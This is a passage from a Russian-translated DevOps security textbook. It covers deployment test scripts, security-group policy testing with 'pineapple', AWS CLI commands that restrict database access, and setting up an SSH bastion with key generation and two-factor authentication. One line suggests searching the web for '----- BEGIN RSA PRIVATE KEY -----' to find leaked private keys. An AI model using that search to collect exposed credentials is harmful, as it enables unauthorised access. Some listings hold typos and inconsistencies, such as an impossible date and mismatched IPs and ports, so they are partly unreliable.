Сейчас у вас только один скрипт в каталоге. Это простой `bash`-скрипт с командой `echo` (листинг 4.4), он предназначен для того, чтобы проверить, насколько хорошо функционируют настройки. Мы будем добавлять скрипты по мере продвижения по этой главе.

Листинг 4.4. Написание скрипта `echotest`

```
#!/usr/bin/env sh
echo This is a test script that should always return successfully
```

Скрипт `echotest` выполняется deployer при получении уведомления от Docker Hub. Вы можете проверить это, запустив повторную сборку CircleCI для `invoicer`, результатом чего будет отправка контейнера в Docker Hub (шаг 1), отправка уведомления deployer (шаг 2), выполнение скрипта и отображение вывода в журналах (шаг 3). Листинг 4.5 показывает образец извлеченного из Elastic Beanstalk журнала, который демонстрирует успешное выполнение.

Листинг 4.5. Образец журнала из deployer, показывающий выполнение скрипта `echotest`

```
2016/07/25 03:12:34 Received webhook notification

2016/07/25 03:12:34 Verified notification authenticity

2016/07/25 03:12:34 Executing test /app/deploymentTests/1-echotest.sh

2016/07/25 03:12:34 Test /app/deploymentTests/1-echotest.sh succeeded: This
is a test script that should always return successfully
```

deployer запрограммирован проверять код, возвращаемый скриптом. Если скрипт возвращает нуль, то предполагается, что все прошло успешно. Любое дру-

ное значение остановит процесс развертывания. В случае со скриптом `echotest` команда `echo` возвращает нуль, что позволяет `deployer` перейти к шагу 4 и обновить приложение.

4.1.4. Обновление среды `invoicer`

В предыдущих главах вы использовали консольный инструмент AWS для запуска команды `update-environment`. Теперь нужно, чтобы эта операция выполнялась самим `deployer` и внедрялась в код приложения с помощью AWS Go SDK¹. В листинге 4.6 показано, как операция `update-environment` вызывается в исходном коде `deployer`.

Листинг 4.6. Go-код, который развертывает `invoicer` в Elastic Beanstalk

```
func deploy() {  
    svc := elasticbeanstalk.New(  
        session.New(),  
        &aws.Config{Region: aws.String("us-east-1")},  
    )  
  
    params := &elasticbeanstalk.UpdateEnvironmentInput{  
        ApplicationName: aws.String("invoicer201605211320"),  
        EnvironmentId: aws.String("e-curu6awket"),  
        VersionLabel: aws.String("invoicer-api"),  
    }  
  
    resp, err := svc.UpdateEnvironment(params)  
    if err != nil {  
        log.Println(err)  
        return  
    }  
    log.Println("Deploying EBS application:", params)  
}
```

Создает API-сессию в той области AWS, в которой размещается `invoicer`

Определяет параметры для указания того, какая среда должна обновиться

Запускает обновление Elastic Beanstalk

Функция `deploy()` вызывается, если все тесты пройдены успешно. Ее исполнение потребует доступа к AWS API, который можно обеспечить для `deployer` с помощью определения ключа доступа в переменных окружения `AWS_ACCESS_KEY` и `AWS_SECRET_KEY` (в главе 6 мы обсудим другой способ предоставления доступа, при котором не требуется ручное генерирование входных данных).

Этим завершается установка `deployer`, который автоматизирует CD-конвейер и реализует TDS на уровне инфраструктуры. `deployer` пока не несет в себе полезных проверок, но вы будете добавлять их по мере внедрения защиты на различные уровни инфраструктуры. Следующий раздел начинается с разговора об ограничении сетевого доступа с помощью групп безопасности AWS.

¹ AWS SDK, доступный по адресу <https://aws.amazon.com/sdk-for-go/>, позволит реализовать несложное внедрение функциональностей AWS в Go-программы. Подобные библиотеки существуют для Java, Python и большинства распространенных языков.

4.2. Ограничение сетевого доступа

Среда, которую вы создали в главе 2, имела слабую сетевую защиту. В данном разделе мы вернемся к группам безопасности `invoiceer` и убедимся в том, что они ограничивают сетевой доступ так, как требуется.

Рисунок 4.3 напоминает о трехуровневой архитектуре из главы 2 и показывает группы безопасности, которые защищают каждый из уровней. Чтобы усилить сетевую безопасность, нужно отладить группы так, чтобы каждая из них принимала соединения только из предшествующей группы.

- ❑ Распределитель нагрузки должен принимать соединения из всего Интернета на порт 443.
- ❑ Экземпляр EC2 с `invoiceer` должен принимать соединения от распределителя нагрузки на порт 80.
- ❑ База данных RDS должна принимать соединения от `invoiceer` на порт 5432.




Рис. 4.3. Каждый из трех уровней архитектуры `invoiceer` защищен его собственной группой безопасности

В традиционной инфраструктуре можно было бы реализовать эти ограничения с помощью правил межсетевого экрана и IP-адреса каждого из серверов. Но мы в облаке, и вы можете заметить, что настройка инфраструктуры обошлась без какого-либо упоминания об IP-адресе. По сути, нам таким очевидным казалось физическое представление инфраструктуры, что мы даже не знаем, сколько виртуальных машин, не говоря уже о физических серверах, вовлечено в обслуживание приложения.

IaaS позволяет размышлять об инфраструктуре и сервисах на уровне, на котором не существует физических ограничений. Вместо установления сетевой политики для `invoiceer`, которая определит правила взаимодействия IP-адресов, мы поднимаемся на уровень выше и дадим возможность группам безопасности взаимодействовать между собой.

Группа безопасности — это защищенная область, в которой входящий и исходящий трафик проверяется на наличие разрешения, как в межсетевом экране, только это более гибкое решение. Смысл существования групп безопасности — это управление ограничением доступа между группами безопасности, а не экземплярами IP-адресов.

Группы безопасности позволяют системным администраторам добавлять, удалять и изменять экземпляры из инфраструктуры, оставляя неизменными правила в группах безопасности. Физическое воплощение инфраструктуры не влияет на политику безопасности, и это заметное улучшение, по сравнению с традиционным межсетевым экраном, который крепко привязан к сетевой адресации инфраструктуры.

Теоретически количество компонентов, содержащихся в группе безопасности, не ограничено. Один компонент, например экземпляр EC2, может принадлежать к одной или нескольким группам безопасности.

4.2.1. Тестирование групп безопасности

Перед тем как перейти к реализации, поговорим о тестировании. Высокоуровневый взгляд на сетевую политику для трех групп безопасности `invoiceer` показан на рис. 4.3. Чтобы протестировать эту политику, вам нужен инструмент, который сравнивает содержание групп безопасности с отдельно хранящимся справочным документом. `pineapple` — это средство проверки сетевой политики, написанное на Go, которое предоставляет основные функции для этой оценки. Его можно найти на <https://github.com/jvehent/pineapple>, установить его вы можете с помощью команды `go get` (листинг 4.7).

Листинг 4.7. Установка `pineapple` на локальную машину

```
$ go get github.com/jvehent/pineapple
$ $GOPATH/bin/pineapple -V
20160808.0-8d430b0
```

`pineapple` проверяет реализацию сетевой политики в AWS. Если преобразовать сетевую политику, представленную на рис. 4.3, в YAML-синтаксис `pineapple`, то вы сможете проверить ее реализацию. В листинге 4.8 показан раздел правил с конфигурацией, которая описывает сетевую политику `invoiceer`.

Листинг 4.8. YAML-версия сетевой политики `invoiceer` для тестирования с `pineapple`

```
rules:
- src: 0.0.0.0/0
  dst: load-balancer
  dport: 80
- src: load-balancer
  dst: application
  dport: 80
- src: application
  dst: database
  dport: 5432
```

Правило 1 пропускает трафик из Интернета в распределитель нагрузки

Правило 2 пропускает трафик из распределителя нагрузки в `invoiceer`

Правило 3 пропускает трафик из `invoiceer` в базу данных

Эти правила несложно понять. Заметьте, что они не ссылаются непосредственно на идентификаторы групп безопасности, так как тем свойственно меняться

при разрушении или восстановлении инфраструктур. Вместо этого конфигурация `pineapple` получает список групп безопасности для каждого уровня с помощью меток, определенных в разделе компонентов. В листинге 4.9 показано определение распределителя нагрузки, приложения и базы данных с помощью меток.

Листинг 4.9. Получение групп безопасности компонентов инфраструктуры с помощью меток

```
components:
- name: load-balancer
  type: elb
  tag:
    key: elasticbeanstalk:environment-name
    value: invoicer-api
- name: application
  type: ec2
  tag:
    key: elasticbeanstalk:environment-name
    value: invoicer-api
- name: database
  type: rds
  tag:
    key: environment-name
    value: invoicer-api
```

ELB и экземпляры EC2 идентифицируются по их ярлыкам `elasticbeanstalk`

База данных RDS определена по наименованию ее среды

И, как обычно, целью является выполнение тестов `deployer`. Для того чтобы этого добиться, добавьте новый скрипт к тестам развертывания, который вызывает `pineapple` с конфигурацией, раскрытой в листинге 4.9. Назовите файл `securitygroups.sh` и внесите в него содержание листинга 4.10. Также убедитесь в том, что указанные регион AWS и номер аккаунта соответствуют данным вашего аккаунта, как упоминается в README-файле `pineapple`.

Листинг 4.10. `deployer` запускает `pineapple`, чтобы протестировать группы безопасности

```
#!/bin/bash
go get -u github.com/jvehent/pineapple
$GOPATH/bin/pineapple -c /app/invoicer_sg_tests.yaml
```

Отправьте этот тест в инфраструктуру среды эксплуатации и запустите сборку `invoicer`. Журналы `deployer`, демонстрирующие итоги работы `pineapple`, показаны в листинге 4.11.

Листинг 4.11. Результаты теста, показывающие неудачное прохождение проверки на соответствие правилу базы данных

```
2016/08/15 01:15 building map of security groups for all 3 components
2016/08/15 01:15 "aws-e-c-AWSEBLoa-1VXVTQLSGGMS" matches tags
elasticbeanstalk:environment-name:invoicer-api
```

```
2016/08/15 01:15 "i-7bdad5fc" matches tags elasticbeanstalk:environmentname:
    invoicer-api
2016/08/15 01:15 "arn:aws:rds:us-east-1:9:db:invoicer201605211320" matches
    tags environment-name:invoicer-api
2016/08/15 01:15 rule 0 between "0.0.0.0/0" and "load-balancer" was found
2016/08/15 01:15 rule 1 between "load-balancer" and "application" was found
2016/08/15 01:15 FAILURE: rule 2 between "application" and "database" was NOT
    found
```

Тест провален, как и ожидалось, так как правил взаимодействия между приложением и базой данных не было найдено. Как говорилось в главе 2, мы открыли группу безопасности всему Интернету, вместо того чтобы сделать это только для EC2-экземпляров `invoicer`. Это и вызвало неудачу, и вы должны настроить группу безопасности базы данных так, чтобы она соответствовала вашей сетевой политике.

4.2.2. Налаживание доступа между группами безопасности

Чтобы изменить политику предоставления доступа к группе безопасности базы данных, необходимо знать идентификаторы групп безопасности (SGID) экземпляров EC2 базы данных и приложения `invoicer`.

SGID базы данных можно получить с помощью вызова `describe-db-instances` из консольного инструмента AWS, в результате чего вернется JSON-документ, который вы парсите с помощью `jq` (листинг 4.12).

Листинг 4.12. Получение SGID у RDS базы данных с помощью консольного инструмента AWS

```
$ aws rds describe-db-instances --db-instance-identifier invoicer201605211320 |
jq -r '.DBInstances[0].VpcSecurityGroups[0].VpcSecurityGroupId'
sg-35ca6d4e
```

Получить SGID экземпляра EC2 приложения `invoicer` немного сложнее, так как информация хранится в недрах Elastic Beanstalk. Сначала нужно получить ID для ЕВ-среды, затем ID экземпляра и, наконец, SGID. В листинге 4.13 показаны все три операции.

Листинг 4.13. Получение SGID экземпляра через Elastic Beanstalk

```
$ aws elasticbeanstalk describe-environments \
--environment-names invoicer-api | \
jq -r '.Environments[0].EnvironmentId'
e-curu6awket

$ aws elasticbeanstalk describe-environment-resources \
--environment-id e-curu6awket | \
```

```
jq -r '.EnvironmentResources.Instances[0].Id'
i-7bdad5fc

$ aws ec2 describe-instances --instance-ids i-7bdad5fc | \
jq -r '.Reservations[0].Instances[0].SecurityGroups[0].GroupId'
sg-6ec86f15
```

Эти команды передают информацию, необходимую для обновления группы безопасности: вам нужно позволить SGID `sg-6ec86f15` соединиться с PostgreSQL SGID `sg-35ca6d4e` через порт 5432. Операция осуществляется следующим образом (листинг 4.14).

Листинг 4.14. Открытие доступа группы безопасности RDS к EC2 SG

```
aws ec2 authorize-security-group-ingress
--group-id sg-35ca6d4e      ← Идентификатор группы безопасности RDS
--source-group sg-6ec86f15 ← Идентификатор группы безопасности EC2
--protocol tcp --port 5432 ← Дает разрешение порту PostgreSQL
```

Вам также следует избавиться от уже ненужного правила, которое открывало всем доступ к базе данных (листинг 4.15).

Листинг 4.15. Удаление правила RDS, которое разрешало всем соединяться с базой данных

```
$ aws ec2 revoke-security-group-ingress \
--group-id sg-35ca6d4e \
--protocol tcp \
--port 5432 \
--cidr 0.0.0.0/0
```

Эти две команды формируют вашу политику безопасности в соответствии с ранее описанными тестами. Теперь вы можете заново выполнить сборку `invoiceer` и проверить, что правило 2 успешно выполняется (листинг 4.16).

Листинг 4.16. Результаты тестов теперь демонстрируют соответствие политике `pineapple`

```
2016/08/15 01:43 rule 0 between "0.0.0.0/0" and "load-balancer" was found
2016/08/15 01:43 rule 1 between "load-balancer" and "application" was found
2016/08/15 01:43 rule 2 between "application" and "database" was found
```

Крайне важно регулярно тестировать сетевую политику — или только во время развертывания, или с определенной периодичностью, — чтобы поддерживать целостность инфраструктуры. Со временем правила меняются, и в отсутствие регулярных проверок в вашей инфраструктуре станет появляться все больше временных прав доступа, которые не были удалены.

По сравнению с управлением межсетевыми экранами, основанным на IP, метки и группы безопасности обеспечивают большую гибкость и помогают строго контролировать сетевую фильтрацию. Однако таким образом вы полностью лишите

доступа к базе данных разработчиков и специалистов по эксплуатации, которым иногда нужно просмотреть данные и исследовать проблемы. В следующем разделе мы обсудим, как заново открыть им доступ через SSH-хост-бастион, который позволяет внедрять многофакторную аутентификацию.

4.3. Создание безопасной точки доступа

Вплоть до начала 2010-х годов создание целого сервиса без непосредственного соединения с системой казалось невероятным. Но в процессе создания приложения `invoiceg` — полнофункционального онлайн-сервиса, собранного, развернутого и обновляемого лишь с помощью кода поставщиков инфраструктуры, — эти мысли остались в прошлом.

Самые впечатлительные из нас могли бы подумать, что вместе с этим уходит эпоха традиционного системного администратора, заботливо доводящего Linux-системы до совершенства, пока каждая единица памяти не будет правильно распределена. Несмотря на то что выполняемые вручную операции по определению не приветствуются в DevOps, автоматизация по большому счету занимает лишь малую долю в управлении сервисом. По ряду причин специалистам по эксплуатации все равно необходим непосредственный доступ к системам: для выявления неисправностей, реагирования на инциденты, извлечения журналов, которые могут быть нецентрализованы, настройки параметров перед добавлением их в логику автоматизации и т. д. Сколько бы улучшений ни приносила автоматизация инфраструктуры, все равно будет что-то, что потребует непосредственного доступа к системам и базам данных. Автоматизация освобождает системных администраторов от обыденных задач и позволяет им браться за более сложные вызовы для совершенствования инфраструктуры.

Создание точек доступа — хостов-бастионов — обеспечивает несколько преимуществ.

- ❑ Дополнительную защиту, такую как двухфакторная аутентификация (2FA или MFA), нужно настраивать только на бастионе.
- ❑ Так как все соединения должны проходить через бастион, появляется возможность собрать журнал доступа для отслеживания запросов на доступ к инфраструктуре и уведомлять специалистов по эксплуатации о подозрительных запросах.
- ❑ Интерфейсы администратора могут быть скрыты от общедоступного Интернета, и получить их можно будет, только проходя через бастион.

Бастион не является непосредственной частью сервиса, который он защищает. На самом деле большим инфраструктурам свойственно иметь только пару хостов-бастионов, распределенных на все сервисы. Расположение бастиона в инфраструктуре `invoiceg` показано на рис. 4.4.




Рис. 4.4. DevOps-инженеры используют SSH-бастион для получения доступа к внутренним сервисам и базам данных сервиса *invoiceer*

В этом разделе мы обсудим внедрение SSH-бастиона в инфраструктуру *invoiceer* в соответствии со следующей схемой.

- ❑ Генерирование пары ключей SSH для использования с новым экземпляром EC2. Эта пара ключей нужна вам в первую очередь, потому что AWS автоматически назначит ключ для созданного вами экземпляра EC2.
- ❑ Настройка многофакторной аутентификации на SSH-сервисе бастиона с помощью Duo Security — стороннего вендора, специализирующегося на предоставлении сервисов аутентификации.
- ❑ Оценка и улучшение конфигурации SSH-сервиса с помощью инструмента оценки для обеспечения повышенного уровня безопасности.
- ❑ И наконец, настройка взаимодействия групп безопасности между бастионом, серверами и базой данных, а также проверка групп безопасности с помощью *pineapple*.

4.3.1. Генерирование SSH-ключей

Первая версия SSH-протокола была разработана Тату Улёненом из университета Хельсинки в середине 1990-х годов. Улёнен владел SSH на правах частной собственности, поэтому в конце 1990-х в проекте OpenBSD была разработана общедоступная его версия OpenSSH, которая и по сей день используется повсюду. OpenSSH был создан с применением подхода изначальной защищенности и поддерживал безопасность миллионов серверов на протяжении почти двух десятилетий.

Стандартные возможности SSH были довольно хороши, и администраторы редко их модифицировали. Но все же осторожному администратору стоит предпочесть криптографию на уровне выше среднего, чтобы обезопасить доступ к важным узлам. Одним из наиболее важных аспектов безопасного использования SSH было генерирование надежных ключей и их безопасное хранение. В Mozilla опубликовали следующее руководство генерированием SSH-ключей (<http://mng.bz/aRZX>) (листинг 4.17).

Команда создает новую пару файлов с закрытым ключом, размещенным по адресу `~/.ssh/id_rsa_sam_2018-02-31`, и открытым ключом в файле с расширением `.pub`.

Листинг 4.17. Генерирование пары SSH-ключей с помощью RSA-алгоритма

```
$ ssh-keygen -t rsa \
-f ~/.ssh/id_rsa_$(whoami)_$(date +%Y-%m-%d) \
-C "$(whoami)'s bastion key"
```

```
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ~/.ssh/id_rsa_sam_2018-02-31.
Your public key has been saved in ~/.ssh/id_rsa_sam_2018-02-31.pub.
```

Всегда используйте кодовую фразу
для защиты секретных ключей!

Алгоритмы SSH-ключей

Если вы вдобавок работаете с современными SSH-системами, то попробуйте использовать алгоритм `ed25519` вместо `RSA`. Ключи в `ed25519` намного меньше, чем в `RSA`, и они обеспечивают равноценный, если не лучший уровень защиты. К сожалению, большинство SSH-клиентов и серверов сейчас поддерживают только ключи `RSA`.

Чтобы пользоваться этим открытым ключом, загрузите его в AWS. Команда в листинге 4.18 загружает ключ, но еще не привязывает его к какому-либо экземпляру. Последний шаг вы сделаете, создавая новый экземпляр.

Листинг 4.18. Импорт открытых ключей из RSA в AWS

```
$ aws ec2 import-key-pair --key-name sam-rsa-20180231 --public-key-material
"$(cat ~/.ssh/id_rsa_sam_2018-02-31.pub)"
{
  "KeyFingerprint": "be:d0:f0:1f:a7:4a:7d:2f:d1:f9:24:51:70:75:f7:57",
  "KeyName": "sam-rsa-20180231"
}
```

Распределение открытых SSH-ключей может оказаться непростой задачей. AWS предоставляет базовый механизм включения открытого ключа в процесс создания экземпляров, но его недостаточно, чтобы обеспечить потребности большой команды. Распространенной ошибкой становится распределение одного SSH-ключа на всю

команду специалистов по эксплуатации: из-за этого увеличивается риск утечки закрытого ключа и мы лишаемся полезной информации об аутентификации, получаемой при наличии отдельного ключа у каждого из специалистов.

Правильным подходом будет предоставить экземплярам открытые SSH-ключи в качестве одного из элементов процесса сборки экземпляра обычно с применением таких инструментов, как Puppet, Chef или Ansible. Некоторые предпочитают делать предварительную сборку пользователей и паролей в образе экземпляра (называемую Amazon Machine Image, AMI), что также прекрасно подойдет, если вы имеете возможность регулярно обновлять образ новыми версиями ключей.

В больших организациях поддержка множества открытых ключей пользователей требует участия разработчиков. Лично мне нравится хранить ключи в LDAP и позволять пользователям обслуживать их. Таким образом, инструментам понадобится только получить их из LDAP и поместить в экземпляры. Вы также можете воспользоваться GitHub, чтобы получить нечто подобное. Смысл здесь в том, чтобы убедиться в регулярной повторной синхронизации открытых ключей на серверах с источником истинного ключа.

Теперь, когда у нас есть ключ, загружаемый в AWS, следующим шагом будет создание экземпляра EC2 для бастiona.

4.3.2. Создание хоста-бастiona в EC2

В главе 2 мы позволили Elastic Beanstalk самостоятельно заниматься созданием экземпляра EC2 и настройками. EB прекрасно подходит для обслуживания сервисов, соответствующих стандартной трехуровневой архитектуре, таких как веб-приложения или задачи, выполняемые в бэкенде. В этом разделе нам нужен лишь один экземпляр, но это не вписывается в данную модель, поэтому создайте его сами с помощью ряда команд `awsutil`.

1. Создайте группу безопасности, которая будет охватывать бастион и предоставит открытый доступ к порту TCP/22.
2. Создайте экземпляр Ubuntu с открытым IP и SSH-ключом, который вы загрузили ранее.
3. Создав их, вы сможете присоединяться к экземпляру и создать на нем пользователя.

Команды для создания групп безопасности к этому моменту должны казаться знакомыми. В листинге 4.19 показаны две команды, которые формируют группу и открывают к ней SSH-доступ.

Листинг 4.19. Создание группы безопасности для хоста-бастiona

```
$ aws ec2 create-security-group \
--group-name invoicer-bastion-sg \
```

```
--description "Invoicer bastion host"
{
    "GroupId": "sg-f14ff48b"
}

$ aws ec2 authorize-security-group-ingress \
--group-name invoicer-bastion-sg \
--protocol tcp \
--port 22 \
--cidr 0.0.0.0/0
```

Теперь, имея группу безопасности, можно с легкостью создать экземпляры EC2 с помощью одной команды, показанной в листинге 4.20. Для команды понадобится параметр `image-id`, указывающий тип системы, на котором основан образ. В этом примере используйте Ubuntu 16.04 LTS, значение `image-id` для которого будет `ami-81365496`. Список AMI на Ubuntu, отсортированных по AWS-региону, можно найти по адресу <https://cloud-images.ubuntu.com/locator/ec2>.

Листинг 4.20. Создание экземпляра EC2 бастiona

```
$ aws ec2 run-instances \
--image-id ami-81365496 \
--security-group-ids sg-f14ff48b \
--count 1 \
--instance-type t2.micro \
--key-name sam-rsa-20180231 \
--associate-public-ip-address \
--query 'Instances[0].InstanceId'
"i-1977d028"

$ aws ec2 describe-instances \
--instance-ids i-1977d028 \
--query 'Reservations[0].Instances[0].PublicIpAddress'
"52.90.199.240"
```

Идентификатор образа Ubuntu 16.04

Группа безопасности бастiona

Открытый SSH-ключ

Запрашивает открытый IP

Фильтрует вывод, чтобы вернуть только идентификатор экземпляра

Получает открытый IP-адрес экземпляра

Инициализация экземпляра может занять несколько минут. По ее завершении вы можете выполнить `ssh` в нем как пользователь Ubuntu, применяя закрытый ключ и открытый IP-адрес (листинг 4.21).

Листинг 4.21. SSH-соединение с хостом-бастionом

```
$ ssh -i .ssh/id_rsa_sam_2018-02-31 ubuntu@52.91.225.2
ubuntu@ip-172-31-35-82:~$
```

При обычной установке вы хотели бы убрать пользователя Ubuntu и создать по Unix-пользователю на каждого из системных администраторов. В листинге 4.22 создается пользователь `sam` и настраивается файл `authorized_keys`, чтобы обеспечить SSH-доступ. Как упоминалось ранее, вы наверняка захотите автоматизировать

этот процесс с помощью конфигурационных инструментов, таких как Puppet, Chef или Ansible.

Листинг 4.22. Создание пользователя Unix для sam

```
$ sudo useradd -m -s /bin/bash -G sudo sam
$ sudo passwd sam
$ sudo su - sam
$ mkdir .ssh && chmod 700 .ssh
$ echo 'ssh-rsa AAI1... sam's bastion key' > \
.ssh/authorized_keys
$ chmod 400 .ssh/authorized_keys
```

Создает Unix-пользователя и пароль

Сменяет пользователя на sam

Добавляет SSH-ключ для sam, чтобы обеспечить удаленный доступ

Следующим этапом будет настройка двухфакторной аутентификации на SSH-сервере с помощью Duo Security. Когда двухфакторная аутентификация (2FA) будет настроена, мы вернемся к правилам в группах безопасности `invoicsec`, чтобы ограничить сетевой доступ.

4.3.3. Внедрение двухфакторной аутентификации с помощью SSH

Применение криптографических ключей для аутентификации обеспечивает хороший уровень безопасности. Хорошие ключи подобны тем, которые вы только что сгенерировали и которые не так просто угадать, а также довольно тяжело утратить. Это может случиться, например, если ошибочно опубликовать закрытый ключ в небезопасном месте или потерять устройство, на котором он хранится, чтобы в итоге кто-то еще получил к нему доступ.

К сожалению, такое происходит чаще, чем вы думаете. Классическая ошибка, совершаемая специалистами, — это включение закрытых ключей в исходный код, опубликованный в репозитории или скопированный на общедоступный сайт. Попробуйте поискать `----- BEGIN RSA PRIVATE KEY -----` в любимом поисковике или в репозитории кода, и вы поймете, почему не стоит полагаться только на цифровые ключи в качестве механизма аутентификации.

Ради надежной аутентификации необходимо учесть много факторов, предпочтительно что-то из следующего списка.

- ❑ Фактор знания, например пароль, который может храниться в памяти владельца.
- ❑ Фактор принадлежности, например ключ от вашего дома или внешнее устройство, необходимое для аутентификации.
- ❑ Фактор характеристики, например вы, точнее, ваши сетчатка глаза, отпечатки пальцев или голос.

Самый распространенный способ реализовать 2FA на веб-сервисах — запросить у пользователя вторичный элемент, пересылаемый на его телефон после введения им пароля. Это можно сделать несколькими способами.

Телефонная аутентификация

Самый простой и наиболее распространенный метод — передать код пользователю на телефон с помощью SMS или звонка. Владение SIM-картой, которая содержит телефонный номер, — это вторичный фактор. Теоретически этот метод безопасен. К сожалению, телефонные компании слишком легко соглашаются на перенос телефонных номеров, и исследователи безопасности успешно использовали номера, которыми не владели. SMS-аутентификация не обеспечит никакой защиты против того, кто атакует целенаправленно. Она прекрасно подходит для сайтов с низким уровнем безопасности, но не для хоста-бастиона.

Одноразовый пароль

Более безопасный подход — использование одноразовых паролей (one-time passwords, OTP). OTP — это короткий код, действительный либо однократно (HOTP, где H — отсылка к HMAC), либо в течение некоторого периода (TOTP, где T — time («время»)). Этот алгоритм использует вариант HMAC, который обсуждался в главе 3, чтобы защититься от CSRF-атак: пользователь и сервис обладают секретным кодом, который применяется для генерации OTP. В случае с HOTP у обеих сторон поддерживается счетчик. В TOTP вместо этого используются временные метки (timestamp), чтобы избежать необходимости счета. Распространенная современная практика — хранить TOTP-элементы на телефонах пользователей. Так делают GitHub, AWS и многие другие сервисы.

Аутентификация с помощью Push-сообщений

Аутентификация с помощью Push-сообщений (рис. 4.5) — это самый современный способ, применяемый в качестве вторичного фактора, но для ее функционирования необходимо участие в протоколе третьей стороны. В модели с push-сообщениями пользователь связан со смартфоном с установленным приложением, который принимает сообщение. Когда пользователь входит в систему, сервис просит третью сторону выслать push-уведомление на пользовательский телефон, чтобы завершить шаг вторичного фактора. На устройстве появляется уведомление, и пользователь подтверждает его одним прикосновением. Такой подход обеспечивает соблюдение техники безопасности, подобной OTP, в которой секретный ключ хранится на пользовательском телефоне, только тут нет необходимости вручную вводить OTP для сервиса.

Выбор между OTP и push-аутентификацией зависит от ваших инфраструктуры и потребностей. Решение с OTP сможет работать в изоляции, без соединения с какой-либо другой системой, в то время как решение с push-сообщениями потребует соединения с третьей стороной. Сторонние сервисы часто позволяют пользоваться продвинутыми функциями, такими как проверка журналов и геолокация. Рынок подобных услуг стремительно растет, и вы без проблем найдете для своего сервиса того, кто станет посредником при аутентификации: RSA (компания, не алгоритм), Authy, Ping Identity, Duo Security, Gemalto SafeNet и т. д.

В этом разделе мы будем использовать Duo Security из-за легкости его внедрения в SSH и наличия бесплатного уровня с возможностью поддержки до десяти пользователей. Реализуем поток, представленный на рис. 4.5, где бастион перенаправляет запросы аутентификации по вторичному фактору к Duo Security и ожидает его завершения перед тем, как аутентифицировать пользователя.




Рис. 4.5. Последовательность шагов, необходимых для установления SSH-соединения с бастионом с помощью подтверждения получения открытых ключей в качестве первичного фактора и push-сообщения в Duo Security в качестве вторичного фактора

